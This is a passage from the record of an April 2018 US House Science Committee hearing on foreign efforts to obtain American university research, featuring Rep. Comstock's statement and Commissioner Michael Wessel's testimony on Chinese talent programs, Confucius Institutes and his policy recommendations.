But to be clear, the solution is not to shutter the doors of American universities and colleges to students, researchers, and professors from foreign nations. The vast majority of scholars who come to the United States do so to work with our citizens on scientific discoveries and breakthroughs based on an open exchange of ideas to benefit the scientific community and the world.

Finding an appropriate balance between scientific openness and security concerns is not new, nor is it easy, but it's essential. As our world continues to be increasingly connected electronically, with more devices that can be used to covertly take pictures or scans, it is getting easier for foreign criminals to steal our information. Other committees just today are talking to major players on that front, as we know. That is why hearings like this are important, as they shine a light on the problem and provide a venue to engage with stakeholders to identify potential solutions.

I look forward to hearing what our witnesses have to say and hope they have some advice on how to better distinguish between scholar and spy so that we may find the balance between open scientific collaboration and protecting America's research and development.

As I mentioned, we do have some headline-grabbers here today, as you might know in the Capitol, but I think this issue is every bit as important, and I thank the witnesses for being here today. And I yield back.

[The prepared statement of Mrs. Comstock follows:]

COMMITTEE ON
SCIENCE, SPACE, & TECHNOLOGY
Lamar Smith, Chairman

For Immediate Release
April 11, 2018

Media Contacts: Thea McDonald, Brandon VerVelde
(202) 225-6371

Statement by Chairwoman Barbara Comstock (R-Va.)

Scholars or Spies: Foreign Plots Targeting America's Research and Development

Chairwoman Comstock: Thank you Chairman Abraham for holding a hearing on this important and serious issue. It would be easy to think about the theft of information from American universities by foreign nations to be the topic of a modern day spy novel. But, in fact, it is a very real problem and sadly not a new one - my predecessor in the House, Rep. Frank Wolf, also worked on this important issue.

Academic institutions in the U.S. are valued for their openness, innovation and collaboration with domestic and international scientists. Our nation has long been a leader in science and technology research and development, and consequently, a magnet for foreign scholars and scientists seeking to learn from and collaborate with the best.

Unfortunately, various immoral actors have sought to exploit our openness to steal American ingenuity and innovation and undermine our system. Such thefts can enable foreign nations to save themselves billions in research and development costs and support technological advances that they may otherwise be unable to make on their own in order to gain an industrial or military advantage.

The FBI has been warning our academic community about these threats for years, while also urging measures be taken to guard against such activity. Since much of the stolen information comes from research funded by federal agencies, these nations are ultimately stealing ideas and innovations from American taxpayers like you and me - undermining the policy intent of federal funding for such research in the first place.

It is imperative that our academic institutions not close their eyes to the very real threat posed by foreign intelligence spies. They cannot be blinded by naiveté or ignorance when distinguishing between friend and foe.

But to be clear, the solution is not to shutter the doors of American universities and colleges to students, researchers and professors from foreign nations. The vast majority of scholars who come to the U.S. do so to work with our citizens on scientific discoveries and breakthroughs based on an open exchange of ideas to benefit the world. Finding an appropriate balance between scientific openness and security concerns is not new, nor is it easy.

As our world continues to be increasingly connected electronically, with more devices that can be used to covertly take pictures or scans, it is getting easier for foreign criminals to steal our information.

That is why hearings like this are important, as they shine a light on the problem and provide a venue to engage with stakeholders to identify potential solutions. I look forward to hearing what our witnesses have to say and hope they have some advice on how to better distinguish between scholar and spy, so that we may find the balance between open scientific collaboration and protecting America's research and development.

###

Chairman ABRAHAM. Thank you, Mrs. Comstock.

Let me introduce the witnesses now. Our first witness today is Honorable Michael Wessel, a Commissioner of the U.S.-China Economic and Security Review Commission. Mr. Wessel previously worked for the Federal Trade Deficit Commission in 1999 and 2000. He's spent more than 2 decades as a staffer for former House Democratic leader Richard Gephardt. Mr. Wessel currently works for the Alliance for American Manufacturing; Wessel Group, Inc.; and Goodyear Tire & Rubber Company. He holds a bachelor of arts degree and a juris doctor degree from George Washington University.

Our second witness is Honorable Michelle Van Cleave, the former National Counterintelligence Executive. Ms. Van Cleave is a former staffer of the Science, Space, and Technology Committee, serving as Counsel in 1989. More recently, she was Special Assistant to the Under Secretary for Policy and Senior Advisor to the Secretary of the Army for Homeland Defense within the Department of Defense from 2001 to 2003 before becoming the national Counterintelligence Executive under George W. Bush. Ms. Van Cleave received both her bachelor's and master's of arts degrees in international relations from the University of Southern California. She also earned her juris doctor from the University of Southern California School of Law.

Our next witness is Mr. Daniel Golden. He's an author of the book Spy Schools. Mr. Golden is a Pulitzer Prize-winning writer with his work regarding admissions preferences at prominent American universities when he worked at the Wall Street Journal. He is currently a Senior Editor with ProPublica and previously worked at Bloomberg News from 2009 to 2016. He received a bachelor's degree from Harvard University. It's good to have a Pulitzer Prize winner among us.

Our fourth witness is Mr. Crane Hassold, Director of Threat Intelligence at PhishLabs. Mr. Hassold previously worked for the Federal Bureau of Investigations from 2004 to 2015 in a variety of analyst positions. Since that time, he had been working with PhishLabs in a threat research role. He holds a bachelor of science degree from James Madison University.

I now recognize Honorable Michael Wessel for five minutes to present his testimony.

TESTIMONY OF THE HONORABLE MICHAEL WESSEL, COMMISSIONER, U.S.-CHINA ECONOMIC AND SECURITY REVIEW COMMISSION

Mr. WESSEL. Thank you, Chairs Abraham, Comstock, and Smith, Ranking Members Beyer, Lipinski, and Johnson. It's great to be here before the committee, and it's an honor to appear before you.

My name is Michael Wessel, and I'm a Commissioner on the U.S.-China Economic and Security Review Commission. While appearing before you in my capacity as a Commissioner, the views I express are my own, although of course my views are informed by the work I and my colleagues do.

This hearing is particularly timely in light of the President's actions to confront China's policies in the intellectual property arena. China has stolen, coerced, and subsidized the massive transfer of

intellectual property to their country from the United States. These efforts have advanced their economic and military power.

Clearly, not everything is a zero-sum game. Advancements in science, medicine, technology, and innovation can improve the lives of all people around the globe, but China is not as interested in advancing global interests as much as their own.

China has made their priorities public. Most important for this hearing is China's Made in China 2025 Initiative, which identified 10 key sectors the government would support to be global leaders in, which have significant economic and national security implications. They range from new energy vehicles to biotech, robotics, next-generation information technology, and high-tech ships. China is using an all-of-government approach to stakeout dominant positions in the global market in these technologies with the commitment of hundreds of billions of dollars. China will do whatever it takes legally or illegally to achieve its goals.

My colleagues will talk about many of the illegal means. I will focus on some of China's key public programs and their targeting. Perhaps the most well-known program is the propagation and funding of Confucius Institutes all over the globe with roughly 100 here in the United States, as was noted earlier. They are purported to teach Chinese language, culture, and history. As Politico noted earlier this year, the Confucius Institutes' goals are little less wholesome and edifying than they sound, and this by the Chinese Government's own account.

China is willing to influence the current and future generations of American leaders, their views, and their research. Last week, Texas A&M terminated its Confucius Institute after Congressman McCaul and Cuellar wrote that, quote, "These organizations are a threat to our nation's security by serving as a platform for China's intelligence collection and political agenda."

Another significant program is known as Project 111. Under that program was the Thousand Talents program, which is designed to recruit foreign experts in strategic sectors from the world's top universities to come to China to assist in achieving their goals. The target is now 4,000 participants. Participants receive extensive benefits, including a bonus payment of roughly $158,000, in addition to salaries based on previous levels.

The FBI's Counterintelligence Strategic Partnership has warned that these programs pose a threat to our nation's academic community. And I quote, "Chinese talent programs pose a serious threat to U.S. businesses and universities through economic espionage and theft of intellectual property." The different programs focus on specific fields deemed critical to China to boost China's national capability in S&T fields.

The size of the foreign student population of the United States is significant and raises interest—issues that merit attention. Of the more than 1 million international students studying here, China accounted for 32.5 percent of the total or roughly 350,000. Chinese students have a significant presence on many campuses and in many labs where critical research is being done. Many of these labs receive significant federal funding from the Department of Defense or the National Science Foundation. At the Berkeley Artificial Intelligence Research Lab, roughly 20 percent of the Ph.D.

students are PRC nationals. At the University of Maryland's Bing Nano Research Group, 30 of the 38 postdoctoral researchers and graduate students are from China. Every one of the visiting researchers and professors utilizing J visas are from China. The lab receives support from 15 different federal agencies, including NASA, DARPA, the Air Force Office of Scientific Research, and the Department of Energy.

Bilateral scientific cooperation programs also bear attention as there are questions about the real value of some of those programs to us. Sunlight is a great disinfectant, and today's hearing is an important step in that process. Raising awareness to the potential risks associated with China's academic activities vis-a-vis U.S. interests is key. In my prepared testimony, I provided a number of recommendations about actions that could be considered. In questions and answers I would be happy to talk about any of them.

We cannot allow the debate and actions on this issue to fuel the targeting of Chinese people—citizens or people of Chinese descent. I believe that there can be broad bipartisan support for commonsense approaches that recognize the diversity strengthens, not weakens us. Thank you, Mr. Chairman.

[The prepared statement of Mr. Wessel follows:]

Prepared Testimony
of Michael Wessel
before the joint
Oversight and Research and Technology Subcommittees
House Science, Space and Technology Committee
April 11, 2018

Chairs Abraham and Comstock. Ranking Members Beyer and Lipinski. Members of the Committee. I want to thank you for your invitation to appear before you today to discuss foreign nations' exploitation of U.S. academic institutions for the purpose of accessing and exfiltrating valuable science and technology research and development. It is an honor to appear before you.

My name is Michael Wessel and I am a Commissioner on the U.S.-China Economic and Security Review Commission. The Commission was created by Congress in 2001 in conjunction with the debate about the grant of Permanent Normal Trade Relations (PNTR) to China, paving the way for its accession to the World Trade Organization. The Commission was tasked with monitoring, investigating and submitting to Congress an annual report on the national security implications of the bilateral trade and economic relationship between the United States and the People's Republic of China, and to provide recommendations, where appropriate, to Congress for legislative and administrative action.

The grant of PNTR ended the annual debate about whether to extend most favored nation status to China. But even as it passed PNTR, Congress created the Commission because it did not want to forego the annual review of our relationship with China. Since the creation of the Commission, our mandate has been extended and altered as the US-China relationship has evolved. I am the only Commissioner who has served from the Commission's creation and have witnessed this evolving relationship during that time.

The Commission is a somewhat unique body: We report to and support Congress. Each of the four Congressional leaders appoint 3 members to the Commission for 2-year terms. In 7 of the last 10 years, we have issued unanimous reports. In the 3 years where it was not unanimous, there was only one dissenting vote. In many ways, the challenges and opportunities posed by the relationship with China have united us in our analysis.

While appearing before you in my capacity as a Commissioner, the views I express are my own, although, of course, my views are informed by the work I and my colleagues do.

Today's hearing is very timely as China's leaders have solidified their power and, in turn, the ability to fulfill their plans to become a global technology leader, if not *the* global technology leader in the not-too-distant future. China has well-developed and aggressive plans in this area. Their plans are public and provide a clear roadmap for them to follow, and for us to assess.

Unfortunately, until only the last two years, public policy leaders either largely ignored China's public pronouncements or simply didn't properly assess their competence and commitment in reaching those goals. That has been a huge mistake and has led to rapid advancements by China in ways that have been fueled by U.S. omissions and commissions.

This hearing is also particularly timely in light of the President's actions to confront Chinese policies in the intellectual property arena. The press is writing about the threatened imposition of tariffs by both the U.S. and China, but has not focused sufficiently on the underlying issues that have plagued U.S. businesses and innovators for years. This hearing, in part, will help to shed light on some of those issues.

China is committed to achieving its goals and will engage in legal means if possible, and illegal means, if necessary to achieve those goals. There are many areas that fall under the jurisdiction of this Subcommittee that bear on China's future success, and ours.

Certainly, not everything is a zero-sum game. Important research and advancements in science, medicine, technology and innovation can improve the lives of people all around the globe. There is a global commons that must foster global participation by scientists and researchers allowing for sharing of basic and applied research. Many of the most troubling problems of yesterday, today and tomorrow will only be solved by collaboration.

That ongoing effort, unfortunately, is being undermined by the activities and operations of the Chinese government and those operating at its direction and on its behalf.

We must act to preserve our own technology and confront China's predatory and protectionist policies and actions if we are to ensure that that global commons can exist. That requires action now.

We must ensure that action to address the policies and practices of the Chinese government and those acting on its behalf or at its direction, does not devolve into approaches that undermine American ideals and interests. We cannot allow the debate and actions on this issue to fuel the targeting of Chinese citizens or people of Chinese descent. I believe that there can be broad, bipartisan support for common sense approaches that recognize that diversity strengthens, not weakens us.

From Albert Einstein to Hans Bethe[1], and Chien-Shiung Wu[2], foreign nationals have come to the U.S., long the world's leader in science, to pursue their studies. The positive impact of foreign nationals to the world of science and research continues today. Between 2000 and 2014, of the

[1] Bethe was a German physicist who emigrated to the U.S. in the 1930s. Bethe would later earn a Nobel Prize in physics for discovering the reactions that generate energy in stars.
[2] Wu was born in China, became a U.S. citizen in 1954, and was the first woman elected to the American Physical Society. Wu would contribute greatly to the Manhattan Project and would later become the first woman to serve as the president of the American Physical Society.

72 U.S. Nobel Prizes awarded in chemistry, medicine and physics, 25 or 35% of them, were awarded to immigrants.

The Administration's recent Section 301 investigation on the activities by China to force our companies to transfer their technology to gain market access, as well as protectionist policies and outright IP theft, documents some of this. The decision to take action to counter these policies is long overdue. In the past, dialogue and pressure has been a substitute for action and, during that time, China has dramatically enhanced its capabilities and is either a near peer, or peer, in many technology domains.

When China joined the World Trade Organization in 2001, many economists overestimated or, indeed, were limited by ideological blinders in thinking China would just continue to compete against the U.S. in low-value products likes toys and textiles. Last year, China ran a surplus in Advanced Technology Trade (ATP) with the U.S. of $135.3 billion. The quantity and composition of our trade with China has changed dramatically since 2001.

Some of China's advances are the result of our naiveté and policy mistakes.

The U.S. has essentially failed to address Chinese industrial policies since its membership in the WTO. Before that, as early as the mid-1990s, the U.S. took only limited acts against Chinese intellectual property rights violations. Over the years, several memorandums of understanding were signed between our two countries meant to throttle back some of China's policies. But, their illegal acts continue and, indeed, increased in effectiveness. The China Commission has tracked these mistakes over the years. Numerous public and private reports have documented these violations as well as these industrial policies and their cost to the U.S. in terms of production, jobs and lost economic benefits.

The U.S. was naïve in thinking that China wanted to be just like us when it acceded to the WTO. We viewed the commitments from a "Western", free market, rule-of-law perspective. China simply had and retains a different view of what its commitments meant or, perhaps, simply had no intention of abiding by the promises they were making.

Our lopsided trade relationship with China has also fueled China's development and advances in the science and technology arena. Since China joined the WTO, we have amassed an accumulated merchandise trade deficit of roughly $4.3 trillion. That is a transfer of wealth. It has allowed China to make massive investments in its future – many of which are to our nation's disadvantage.

There are policy errors we have made here that have made us vulnerable to many of China's approaches to advancing their aims. Regarding the specific topic of this hearing, the exploitation of U.S. academic institutions; public and private funding pressures have provided an incentive for our colleges and universities to embrace China's well-funded approach. As costs have risen and budgets have not kept pace, the willingness of international students to pay the

full cost of tuition is a powerful incentive for their being admitted to our universities and colleges. Coupled with generous funding for Confucius Institutes, grants and support for individual professors and graduate students, support for individuals through the "1,000 Talents Program", as well as through other efforts; the temptations are great and China has capitalized on the desire for funding.

Funding limitations have put additional pressures on other research efforts and overall development of S&T in the U.S. According to the National Science Foundation's 2018 Report on Science and Engineering indicators, the U.S. remains the world's leader in S&T investment, but that lead is shrinking as China's footprint grows. According to the report, U.S. R&D expenditures were $496 billion while China was a close second at $408 billion, growing at an average rate of 18% annually since 2000, as compared to only 4% annual growth in the U.S.

As I noted earlier, approaching the core issue before the Subcommittee today requires a recognition of the importance of international cooperation and engagement. But, it's also way past time to directly confront many of the specific programs and policies that China utilizes to advance its own interests with the clear intent of doing so to the cost of U.S. interests.

My co-panelists today will speak to many of the specific actions and activities that threaten U.S. interests. I will focus much of my attention on the policies and programs that provide the framework for the actions.

Confronting China requires that we understand what their plans and programs are. They are quite public in their direction and goals. One only has to look at their 12th and 13th Five Year Plans, the so-called China 2025 program and other public pronouncements.

China has made clear that they want to advance their own capabilities in a number of key sectors for the future. But, they are not simply satisfied with advances. In many areas, they want to ensure that they have "national" champions who can dominate these sectors; they want to ensure that they have the capabilities to source their own needs from indigenous companies and they want to have companies that are significant players internationally. They are prepared to do whatever it takes to achieve these goals committing massive funds to accomplish them and engaging in legal and illegal activities in their pursuit.

What has China Targeted?

China has targeted a broad range of industries for development and preferential status in their Five-Year Plans and other policy pronouncements. These range from agriculture to metals to autos to high technology and other sectors. As today's hearing is focused primarily on technology issues, my comments will center around those sectors.[3]

[3] See *China's Technonationalism Toolbox: A Primer*, Katherine Koleski & Nargiza Salidjanova, U.S. China Economic and Security Review Commission, March 28, 2018. https://www.uscc.gov/Research/china%E2%80%99s-technonationalism-toolbox-primer

China's Made in China 2025 Initiative identified 10 key sectors the government would further support with the goal of fostering Chinese leadership in areas of technology with significant economic and national security implications. They include:

1. New Energy Vehicles
2. Next-Generation Information Technology
3. Biotechnology
4. New Materials
5. Aerospace
6. Ocean Engineering, High-Tech Ships
7. Railway
8. Robotics
9. Power Equipment
10. Agricultural Machinery

Each of these sectors in China have benefited from a whole-of-government approach to ensuring that Chinese companies stake out dominant positions in the global market. And, they are promoting the idea of "national champions": Companies that have significant market share and presence in China to dominate the market.

These national champion companies, many of which are state-owned enterprises, are benefiting from strong state funding (including provincial and local level support), foreign talent and technology acquisition, an insulated domestic market and even industrial espionage.[4] China is effectively leveraging international openness, particularly that of the U.S. market, academic community and research institutes, to augment domestic capacity and capabilities with the ultimate goal of self-sufficiency in advanced technologies.

In the case of robotics and AI, two fields of study with the potential to fundamentally change the international economy as well as the future of war-fighting, China has released the Robotics Industry Development Plan and Next Generation Artificial Intelligence Development Plan with the goals of China assuming global leadership in the coming decades. For example, in industrial robotics, foreign companies have been providing the clear majority of installed robotics demanded in the Chinese market. China acquired Kuka AG, a leading German robotics maker, in 2016 to advance its efforts. China's state support is seeking to push competitors out of the market with the stated goal of having China's robotics companies meet 70% of that demand, up from roughly 30% last year, by 2025.

Since the release of these plans, tens of billions of dollars in subsidies and cheap capital have been provided to Chinese companies who have turned around and used that support to sustain

[4] 2017 Annual Report to Congress, U.S.-China Economic and Security Review Commission.

domestic development and fuel overseas acquisitions of advanced competitors, recruitment of foreign experts, and funding for related research and development.

For example, China technology giant Baidu, labeled a national champion by China's Ministry of Science and Technology, has been provided a national AI engineering lab funded by China's National Development and Reform Commission, has set up research institutes in Silicon Valley, and recruited top U.S. AI academic researchers.[5] The impact? In the most recent annual report to Congress, our Commission found that China, led by Baidu, has reached near-parity with the U.S. in AI as a result of "robust state-support."

Money is also a powerful incentive to help China expand its capabilities which, they have made clear, are to dominate future industries. Just last week, Wired ran a story on how an ex-Google executive has opened a school in China, with the government's support. The article identified not only the former Google executive's involvement, but support of a number of American experts. The article indicated that the effort "aligns with a key strand of China's Next Generation Artificial Intelligence Development Plan announced last July.

"The plan envisions China's economy, military, and society invigorated and empowered by artificial intelligence. The government is seeking to build on a recent surge in AI investments from China's internet companies and others, which has created several startups worth over $1 billion in areas including facial recognition and new types of computer chips. Government support for AI in China includes new funding, government contracts, and access to some state data troves. Growing China's AI talent base has also become a major theme, with the government supporting new programs from colleges and companies."[6]

How Are U.S. Academic Institutions and Personnel Part of China's Plans?

China has a number of programs designed to gain access to, information from, and harvest the gains of, various engagements with U.S. academic institutions as well as students, professors and researchers. Many of the programs are both public in nature as well as coordinated through state-led and directed efforts at espionage and intelligence collection.

Perhaps the most well-known program advanced by China in higher education is the propagation and funding of Confucius Institutes. There are roughly 100 of these Institutes operating in the U.S. (see attached list). These Chinese-funded educational institutes housed at colleges and universities around the globe, are designed to teach Chinese language, culture and history. Similar to efforts led by Japanese institutions in the 1980s, when tensions between the U.S. and Japan were high, the Institutes are a tool of "soft power" and long-term influence.

---

[5] In January of this year, Baidu announced it was hiring three world-renowned AI scientists who had previously worked at premier U.S. academic institutions: http://research.baidu.com/baidu-research-announces-hiring-three-world-renowned-ai-scientists/

[6] *Ex-Google Executive Opens a School for AI, With China's Help,* by Tim Simonite, Wired, April 5, 2018, https://www.wired.com/story/ex-google-executive-opens-a-school-for-ai-with-chinas-help/

"But the Confucius Institutes' goals are little less wholesome and edifying than they sound – and this by the Chinese government's own account. A 2011 speech by a standing member of the Politburo in Beijing laid out the case: 'The Confucius Institute is an appeal brand for expanding our culture abroad,' Li Changchun said. 'It has made an important contribution toward improving our soft power. The 'Confucius' brand has a natural attractiveness. Using the excuse of teaching Chinese language, everything looks reasonable and logical.'"[7]

At a time of funding pressures on higher education, the attraction of Chinese money can be substantial. But, China is not engaged in a charitable endeavor: It is seeking to influence the current and future generations of America's leaders, their views and their research. China has substantial influence, if not direct control, over the hiring of personnel, the curriculum and the materials that are utilized at the Institutes. As Peter Mattis with the Jamestown Foundation recently noted. "By facilitating U.S. universities investment in facilities, research collaboration, or programs, the CCP (Chinese Communist Party), creates a vulnerable relationship that can be used to apply pressure to the university unless the latter is prepared to walk away."[8]

Last week, Texas A&M terminated its Confucius Institute after Congressmen McCaul and Cuellar raised questions about Texas university partnerships with the Chinese-government run entities. "These organizations are a threat to our nation's security by serving as a platform for China's intelligence collection and political agenda," McCaul and Cuellar said in a news release. "We have a responsibility to uphold our American values of free expression, and to do whatever is necessary to counter any behavior that poses a threat to our democracy."[9]

As Richard P. Suttmeier identified in a report prepared for the China Commission in 2014, "China's overall engagement with U.S. S&T has undoubtedly played a major role in the development of Chinese wealth and power. This is especially true with regard to the exploitation of higher education opportunities at U.S. universities and the transfer of U.S. technologies as part of U.S. companies' business decisions."[10]

In 2015 testimony before the China Commission, David Major indicated that "PRC intelligence will target and exploit PRC college students overseas and foreign students studying in China, trade and cultural delegations, and attempt to first identify any ethnic Chinese (Han) that may be in a position to 'help' China....The Chinese approach or pitch in the majority of cases is 'can you

---

[7] *Ivory Towers. How China Infiltrated U.S. Classrooms*, by Ethan Epstein, Politico, January 16, 2018.
[8] *U.S. Responses to China's Foreign Influence Operations,* Testimony of Peter Mattics before the House Committee on Foreign Affairs, Subcommittee on Asia and the Pacific, March 21, 2018.
[9] *Texas A&M System cuts ties with China's Confucius Institute after congressmen's concern over spying,* by Jackie Wang, Dallas Morning News, April 5, 2018. https://www.dallasnews.com/news/higher-education/2018/04/05/congressmen-urge-ut-dallas-texas-universities-cut-ties-chinas-confucius-institute
[10] *Trends in U.S.-China Science and Technology Cooperation: Collaborative Knowledge Production for the Twenty First Century*, by Richard P. Suttmeier, September 11, 2014. Prepared for the U.S.-China Economic and Security Review Commission.

help China?' just a little. Unlike other serves that are looking for 'bad people' to do 'bad things,' China is looking for 'good people' to do 'bad things'."[11]

A number of specific cases have become public over the years regarding efforts to target U.S. academic institutions for intelligence collection. A couple of specific cases are:

- 2008 – John Reese Roth, University of Tennessee. Electrical engineering professor Roth was convicted of exporting "defense articles" without a license, and of wire fraud and conspiracy. Roth used Chinese students in research on a plasma-based flight-control device for drone aircraft under a U.S. Air Force contract. Two of those students illegally, gained access to sensitive information and exported it to China.[12]
- 2009 -- Ruopeng Lieu, Duke University. Dr. Liu reportedly passed data from his time at Duke's metamaterials lab to help create a "mirror" institute in China. This allegedly led to the 2010 creation of Kuang-Chi Science Limited, now a multi-billion metamaterials company in the wireless internet and mobile payment field.
- 2015 -- Chinese Professors among 6 defendants charged with economic espionage by the Department of Justice. The 32-count indictment, which had previously been sealed, charges a total of six individuals with economic espionage and theft of trade secrets for their roles in a long-running effort to obtain trade secrets for the benefit of universities and companies controlled by the PRC government.[13]

In 2006, China launched "Project 111" with the goal of recruiting 1,000 foreign experts in strategic sectors from the world's top universities. Two years later, the "Thousand Talents Program" was introduced with a similar, but expanded goal of foreign expert recruitment. According to the FBI, the Thousand Talents program began with the goal of recruiting 2,000 foreign professionals over a five- to ten-year period and focused primarily on ethnic Chinese experts at western universities and research institutes.[14] That goal has since been expanded and extended and to-date, has brought more than 4,000 foreign experts (including non-ethnic Chinese scholars) to China.[15]

The package of benefits for those participating in the program are extensive. The qualifications sought are those "under 55 years of age who are willing to work in China on a full-time basis, with full professorships or the equivalent in prestigious foreign universities and R&D institutes,

---

[11] Mr. David Major, *Testimony before the U.S.-China Economic and Security Review Commission: Hearing on PRC Intelligence and Espionage Operations*, June 9, 2016.

[12] *Former University of Tennessee Professor John Reece Roth Begins Serving Four-Year Prison Sentence on Convictions of Illegally Exporting Military Research Data,* U.S. Attorney's Office, Eastern District of Tennessee, February 1, 2012

[13] *Chinese Professors Among Six Defendants Charged with Economic Espionage and Theft of Trade Secrets for Benefit of People's Republic of China,* U.S. Department of Justice, Office of Public Affairs, May 19, 2015.

[14] *Chinese Talent Programs*, Federal Bureau of Investigation, Counterintelligence Strategic Partnership Intelligence Note (SPIN), September 2015 (UNCLASSIFIED)

[15] *China's Technonationalism Toolbox: A Primer*, Koleski, Katherine and Salidjanova, Nargiza, U.S.-China Economic and Security Review Commission, March 28, 2018.

or with senior titles from well-known international companies or financial institutes. [16] Each participant will receive a one-time start-up payment of roughly $158,000 in addition to salary based on previous levels and other significant benefits.[17]

The FBI's Counterintelligence Strategic Partnership has warned that these programs pose a threat to our nation's academic community:

> *Chinese Talent Programs pose a serious threat to U.S. businesses and universities through economic espionage and theft of intellectual property. The different programs focus on specific fields deemed critical to China, to boost China's national capability in S&T fields. These subject matter experts often are not required to sign non-disclosure agreements with U.S. entities, which could result in loss of unprotected information... One of the greatest threats toward these experts is transferring or transporting proprietary, classified, or export-controlled information, or intellectual property, which can lead to criminal charges.*[18]

As the FBI's 2011 report, Higher Education and National Security: The Targeting of Sensitive, Proprietary and Classified Information on Campuses of Higher Education indicated, "(m)ost foreign students, researchers, or professors studying or working in the United States are here for legitimate and proper reasons. Only a very small percentage is actively working at the behest of another government or organization. However, some foreign governments also pressure legitimate students to report information to intelligence officials, often using the promise of favors or threats to family members back home." The report was issued to help inform "public and private entities about counterintelligence risks and national security issues."

The size of the foreign student population in the U.S. is significant. In the 2016-17 academic year, there were 1,078,822 international students studying in the U.S. China was the largest place of origin for these students, accounting for 32.5% of the total (roughly 350,000). The top fields of study for foreign students were engineering, business and management, and math and computer science. Chinese students were most likely to pursue these areas of study accounting for 57% of all Chinese students in the U.S.[19]

Chinese students have a significant presence on many campuses and in many labs where critical research is being done. Many of these labs received significant federal funding from the Department of Defense or the National Science Foundation.

---

[16] *Recruitman, Program of Global Experts,* http://www.1000plan.org/en/

[17] Ibid

[18] *Chinese Talent Programs,* FBI, SPIN, 2015

[19] *2017 Open Doors Report on International Educational Exchange,* Institute of International Education and U.S. Department of State Bureau of Educational and Cultural Affairs, November 13, 2017.

- The Berkeley Artificial Intelligence Research (BAIR) Lab at the University of California at Berkeley is a leading AI facility working on advanced computer vision, machine learning, natural language processing and robotics. Roughly 20 percent of the PhD students at BAIR are PRC nationals.

- The University of Maryland's Bing Nano Research Group works on materials science, focusing on energy storage, nano-manufacturing and biomaterials. Thirty of the 38 post-doctoral researchers and graduate students are from China. Every one of the visiting researchers and professors utilizing "J" visas are from China[20]. The lab receives support from 15 different federal agencies including NASA, DARPA, The Air Force Office of Scientific Research and the Department of Energy.

It is also important to recognize that education is counted as an export in our nation's trade balance. With continued focus on our nation's trade deficit, the contribution of $39.4 billion in education expenditures by foreign students is significant. The goal must be to address the real risks we face without undermining or stifling the contribution of international students to our understanding of the world and their contributions to campus diversity and, in monetary terms, the contribution to our schools and our country.

The National Security Higher Education Advisory Board was created in September 2005 and is comprised of government and university officials. It is one venue for addressing some of these issues but has a broad mandate, that includes terrorism, homeland security and counterintelligence. As such, it is not as focused on the long-term economic and security threats posed by many of China's activities many of which, on their own may appear innocuous but together, create enormous vulnerabilities for our long-term success in many of these critical technologies. The Committee may want to meet with members of the Board to assess their activities and determine whether enhanced activities are appropriate.

There are numerous bilateral scientific cooperation programs between our two countries.[21] In work at the China Commission over the years, we have questioned witnesses on the value of some of these programs. While, again, expanding global knowledge to address key problems facing nations around the globe is a proper goal, much of the testimony we have heard indicates that Chinese participants get much more value from these exchanges than do U.S. participants. Of course, some of that is understandable in light of the advanced nature of U.S. work in many sectors. But, as China's capabilities expand, the lopsided nature of these exchanges raises

---

[20] "The Exchange Visitor (J) non-immigrant visa category is for individuals approved to participate in work-and study-based exchange visitor programs. Participants are integral to the success of the program." Department of State, J-1 Visa Exchange Visitor Program, https://j1visa.state.gov/basics/

[21] *China's Program for Science and Technology Modernization: Implications for American Competitiveness,* Report prepared for the U.S.-China Economic and Security Review Commission by CENTRA Technology, Inc.,, January 2011.
https://www.uscc.gov/sites/default/files/Research/USCC_REPORT_China%27s_Program_forScience_and_Technology_Modernization.pdf

serious questions as to their utility. China is harvesting many of the gains and often utilizes any research to its advantage at the expense of U.S. interests.

Conclusion and Recommendations:

Today's hearing is focused on the exploitation of U.S. academic institutions. These institutions are a critical component of our overall basic and applied research infrastructure and key to our nation's economic and national security. While we should continue to work to contribute to the world's efforts to address the most vexing problems facing the world, we must take greater steps to protect the fruits of our work. Efforts in infiltrate our universities and labs and exfiltrate their work must be a greater priority.

Sunlight is a great disinfectant and today's hearing is an important step in that process. Raising awareness of the potential risks associated with academic activities vis-à-vis U.S. interests is key. Coupled with that, there are some basic steps that can be taken:

- Schools engaged in research in critical technologies must implement appropriate cyber security measures to protect intellectual property and information. Laboratories receiving federal funding for research in these areas would have to periodically certify that they are adhering to appropriate standards.
- There must be greater monitoring and oversight of visa holders to ensure that the original terms of their being granted are adhered to. Universities and colleges should partner with appropriate government authorities to provide updated information on visa holders and the programs they participate in. The Administration should maintain a comprehensive and updated database regarding the field of studies of visa holders
- Participants in China's 1,000 Talent Program should be prohibited from receiving future federal support in terms of grants, loans or other assistance.
- Universities receiving federal support should report on any cooperative research programs or exchanges in the science and technology arena with Chinese-funded entities. Personnel participating in such programs should be required to review prepared materials from the law enforcement community on intelligence gathering efforts and methods of foreign countries and should be required to file periodic reports.
- Confucius Institute personnel should be required to file as foreign agents under the Foreign Agents Registration Act.
- Materials utilized at Confucius Institutes should include a disclaimer that it was prepared with the support, oversight and control of an entity associated with the Chinese Government.

Again, thank you for the invitation to appear before you today and I look forward to working with the Committee as it assesses this important issue.

MICHAEL R. WESSEL

Commissioner Michael R. Wessel, an original member of the U.S.-China Economic and Security Review Commission, was reappointed by House Democratic Leader Nancy Pelosi for a term expiring on December 31, 2019.

Commissioner Wessel served on the staff of former House Democratic Leader Richard Gephardt for more than two decades, leaving his position as general counsel in March 1998. In addition, Commissioner Wessel was Congressman Gephardt's chief policy advisor, strategist, and negotiator. He was responsible for the development, coordination, management, and implementation of the Democratic leader's overall policy and political objectives, with specific responsibility for international trade, finance, economics, labor, and taxation.

During his more than 20 years on Capitol Hill, Commissioner Wessel served in a number of positions. As Congressman Gephardt's principal Ways and Means aide, he developed and implemented numerous tax and trade policy initiatives. He participated in the enactment of every major trade policy initiative from 1978 until his departure in 1998. In the late 1980s, he was the executive director of the House Trade and Competitiveness Task Force, where he was responsible for the Democrats' trade and competitiveness agenda as well as overall coordination of the Omnibus Trade and Competitiveness Act of 1988. He currently serves as staff liaison to the Administration's Advisory Committee on Trade Policy and Negotiations as well as the Labor Advisory Committee to the USTR and Secretary of Labor.

Commissioner Wessel was intimately involved in the development of comprehensive tax reform legislation in the early 1980s and every major tax bill during his tenure. Beginning in 1989, he became the principal advisor to the Democratic leadership on economic policy matters and served as tax policy coordinator to the 1990 budget summit.

He coauthored *An Even Better Place: America in the 21st Century* with Congressman Gephardt. Commissioner Wessel served as a member of the U.S. Trade Deficit Review Commission in 1999–2000.

